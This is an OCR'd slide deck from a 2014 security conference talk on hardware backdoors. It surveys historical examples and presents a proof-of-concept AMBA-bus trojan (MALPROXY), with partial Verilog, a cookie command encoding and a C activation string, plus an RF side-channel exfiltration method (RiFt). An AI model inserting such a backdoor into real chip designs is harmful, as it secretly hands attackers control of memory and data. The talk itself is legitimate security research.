Deep-Submicron Backdoor

Syscan Singapore 2014


Alfredo Ortega

GROUNDWORKS
TECHNOLOGIES

Agenda


Deep-Submicron VLSI: Technology smaller than 350nm

- Hardware Backdoors History
- Non-Gov examples
- Unintentional backdoors
- Why create a CPU backdoor
- Malproxy BUS backdoor (Demo)
- RFI Exfiltration backdoor (Demo)
- Questions




Introduction

- “Hardware”: overused
- Not Hardware:
  - Regular user-mode backdoors - “Reflections on Trusting Trust”
  - Weakening of protocols/cryptography (See RSA Dual_EC_DRBG saga)
- Very practical
- Particularly dangerous
- Easy to catch



"Hardware" backdoors?

- Still in software/firmware
- Specially dangerous if massive (adversary can use them)
- More expensive to detect (No AVs)




History

The Great Seal Bug

- Also called "The Thing"
- one of the first covert listening devices (Found in 1945)
- Designed by Léon Theremin
- Sound-modulated resonant cavity: No external power.


Clipper chip



Clipper chip

- Developed and promoted by the U.S. NSA
- Announced in 1993
- Skipjack algorithm - Key escrow mechanism
- Cryptographer Matt Blaze published a serious vulnerability.
- Entirely defunct by 1996

NSA Ant division Catalog


TOP SECRET//COMINT//REL TO USA, FVEY

COTTONMOUTH-I

ANT Product Data

(TS//SI//REL) COTTONMOUTH-I (CM-I) is a Universal Serial Bus (USB) hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs.


08/05/08

NSA ANT "Insert" catalog

- Catalog of hardware backdoors
- Developed from 2005 to 2010
- Leaked by Edward Snowden

Non-gov examples ("Legit" backdoors)

- Intel Anti-theft tech
- Network equipment lawful interception
- Research and Academia:
  - IEEE Hardware-Oriented Security and Trust (HOST)
  - NYU-Poly Embedded-System Challenge
  - Too many to cite. Very advanced.



(a) Original (b) Trojan


"Stealthy Dopant-Level Hardware Trojans"
Becker Et. Al.

Unintentional backdoors


- World-accesible reflashing mechanisms (BIOS,micro-sd, pendrives, etc.)
- Most firmware-backdoors
- Silicon-PROASIC3 backdoor (Skorobogatov Et. Al.)
- JTAG-interfaces
- Convenience/Security tradeoff

Rationale

- No real backdoor on silicon to analyze, all theoretical examples.
- Let's make a real one. Our approach:
  - Real silicon ASIC design
  - Generic and simple payload
  - trivial to locate. No effort on stealth.
  - Ready for massive deployment
  - Two basic attacks:
    1. Bus-intrusion (MALPROXY)
    2. data-exfiltration (RiFt)



MALPROXY




MALPROXY Bus backdoor

- Small malicious state-machine
- Peek/Poke functionality
- AMBA-compatible
- CPU/Software independent
- Real system (ARM Cortex-M0 DesignStart)
- FPGA and silicon-ready
- Easy to detect

MALPROXY

High-level Design

- Constantly monitoring the AMBA bus.
- If command correctly parsed, take control of the bus and modify memory.
- Only two commands needed for execution control:
- "Peek mem32"
- "Poke mem32"
- If software/arch is known, only "Poke" command is enough.



MALPROXY: Verilog


```
//---------------------------------------------------
// Trivial rootkit coprocessor unit
//---------------------------------------------------
reg [5:0] RTKState;
reg [8:0] RTKCmd;

reg [3:0] RTKCount;
`define RTK_FIND_START  5'h0
`define RTK_FIND_CMD  5'h1
`define RTK_FIND_DATA  5'h2
`define RTK_FIND_ADDR  5'h3
`define RTK_EXEC  5'h4
`define RTK_EXEC2  5'h5
`define RTK_END    5'h6
`define RTK_CMD_WRITE  "W"
`define RTK_CMD_READ  "R"

// 56-bit initial cookie
// I.E. memcpy "\x78\x56\x34\x12R\xaa\x55\xaa";
`define RTK_COOKIE_1 32'h12345678
`define RTK_COOKIE_2 24'h434241
`define RTK_COOKIE_3 24'h2D2D2D  // ---
```

```
always @(posedge HCLK or posedge HRESETn)
  begin
  if (!HRESETn) // Reset
    begin
    RTKState<=`RTK_FIND_START;
    RTKDeviated<=0;
    end
  else  begin
    case (RTKState)
      `RTK_FIND_START: // Find first part of cookie
        if ( HWDATA ==`RTK_COOKIE_1)
          begin
          RTKState<=`RTK_FIND_CMD;
          end
      `RTK_FIND_CMD: // Load second part of cookie and
        begin  // single-byte command
        if ( HWDATA[31:8] ==`RTK_COOKIE_2)
          begin
          RTKCmd<=HWDATA[7:0];
          RTKState<=`RTK_FIND_DATA;
          RTKCount<=0;
          end
        else  RTKState<=`RTK_FIND_START;
        end
```

MALPROXY: Logic

- Malproxy 180nm, 100 Mhz:
  - 476 Cells
  - 1.032 mW
  - 0.019 mm2
- Total (with Cortex M0):
  - 9526 Cells
  - 14.7 mW
  - 0.38 mm2

Logic diagram (incomplete)




MALPROXY: ASIC

Implementation:

- ARM AMBA-bus compatible
- 100% Verilog FPGA+ASIC compatible
- Two process:
    - OSU TSMC 180nm6-layer
    - Nangate 45nm10-layer
- https://github.com/Groundworkstech/Submicron
  (ARM core requires separate license)

Placed and Routed, ARM + MalProxy, 180nm 6 metal layers




MALPROXY

Demo 1: 45 nm 10-Layer structure

MALPROXY

45-nm 10-layer

- SOC Encounter Digital flow (Cadence)
- GDSII output
- Visible code style differences



MALPROXY

Command encoding:

```
`define RTK_COOKIE_1 32'h12345678
`define RTK_COOKIE_2 24'h434241
`define RTK_COOKIE_3 24'h2D2D2D
`define RTK_CMD_WRITE  "W"
`define RTK_CMD_READ  "R"

           <------32 bits ------->
        -> [RTK_COOKIE_1]
        -> [RTK_COOKIE_2 + Command]
        -> [RTK_COOKIE_3 + DATA]*4
        -> [RTK_COOKIE_3 + ADDR]*4
        -> [RTK_COOKIE_3 + EXEC] : Executes Command
```

EXEC disconnects the CPU from the BUS and CLK for 2 clocks total.

MALPROXY:Activation

Example activation code (*):

```
char buf[40];
char *str="\x78\x56\x34\x12WABCA---A---A---A---\x00---\x00---\x0a---\x65---";
while (TRUE) {
    puts("Main␣thread:␣hello␣world");
    memcpy(buf,str,40);        <-- Backdoor activates here
    chSchDoRescheduleBehind();
    }
```

(*) Activation can be triggered by any other means, e.g. network transfer, DMA, etc.


MALPROXY

Demo 2: Backdoor activation

RiFt: Data exfiltration

- We are not limited by standard communication (TCP/IP, etc)
- Many side-channels are available.
- We chose forced RFI using PCB traces
- Even LED traces can be used
- Target: Altera DE1 FPGA dev-board
- Reception with RTL-SDR, up to 5 meters with standard receiver antenna


DE1 PCB




RiFt: Harmonics


How it works?

- CPUs and FPGAs usually can't emit RF directly.
- They can switch a pin on/off very fast (>100 Mhz)
- This produces a square wave with infinite sinusoidal harmonics
- We can use any of those harmonic frequencies
- For now, just simple modulation (AM, on/off)




RiFt: Harmonics






RiFt: Simulation

Numerical Electromagnetic Codes (xnec2c): Gain vs Freq / 3d Radiation pattern





RiFt: Simulation

Numerical Electromagnetic Codes (xnec2c), data file:


```
CM NEC Input File
CM Monopole radius 0.001m, lenght 17m above perfect ground
CM Monopole pcb trace 0.0001m, lenght 17m above perfect ground
CM Excitation at base by a 1V source
CM GW     9 ,    8,  0.00000E+00,  0.00000E+00,  0.00000E+00,  0.00000E+00,  0.00800E+00,  0.00000E+00,  1.00000E-03
CM Antenna geometry
CE
GW     1 ,    8,  0.00000E+00,  0.00000E+00,  0.00100E+00,  0.10000E+00,  0.00000E+00,  0.00100E+00,  1.00000E-03
GW     2 ,    8,  0.00000E+00,  0.00100E+00,  0.00100E+00,  0.10000E+00,  0.01000E+00,  0.00100E+00,  1.00000E-03
GW     3 ,    8,  0.00000E+00,  0.00200E+00,  0.00100E+00,  0.10000E+00,  0.02000E+00,  0.00100E+00,  1.00000E-03
GW     4 ,    8,  0.00000E+00,  0.00300E+00,  0.00100E+00,  0.10000E+00,  0.03000E+00,  0.00100E+00,  1.00000E-03
GW     5 ,    8,  0.00000E+00,  0.00400E+00,  0.00100E+00,  0.10000E+00,  0.04000E+00,  0.00100E+00,  1.00000E-03
GW     6 ,    8,  0.00000E+00,  0.00500E+00,  0.00100E+00,  0.10000E+00,  0.05000E+00,  0.00100E+00,  1.00000E-03
GW     7 ,    8,  0.00000E+00,  0.00600E+00,  0.00100E+00,  0.10000E+00,  0.06000E+00,  0.00100E+00,  1.00000E-03
GW     8 ,    8,  0.00000E+00,  0.00700E+00,  0.00100E+00,  0.10000E+00,  0.07000E+00,  0.00100E+00,  1.00000E-03
GE
FR  0, 1000, 0,0, 100, 1
EX  0    1    1   10         1
RP 0, 19, 36, 1000, 0, 0, 10, 10
EN     0   , 0 ,    0      0 , 0.00000E+00 , 0.00000E+00 , 0.00000E+00 , 0.00000E+00 , 0.00000E+00 , 0.00000E+00
```

RiFt: Demo

Demo 3: Antenna simulation


RiFt: Measurements

Measurements: Setup




RiFt: Measurements

Measurements results



RiFt: Directionality

DE1 board LED 1-8 PCB traces at 700 Mhz, order is 1,3,2,4,7,8:



Parasitic antenna array showing Yagi-like directionality

RiFt

Demo 4: RiFt in action!

The end

Thanks! Any question?

"Deep-Submicron Backdoor" project was created by researchers **Fernando Russ** and **Alfredo Ortega** (Twitter: @ortegaalfredo) from Groundworks Technologies
Buenos Aires, Argentina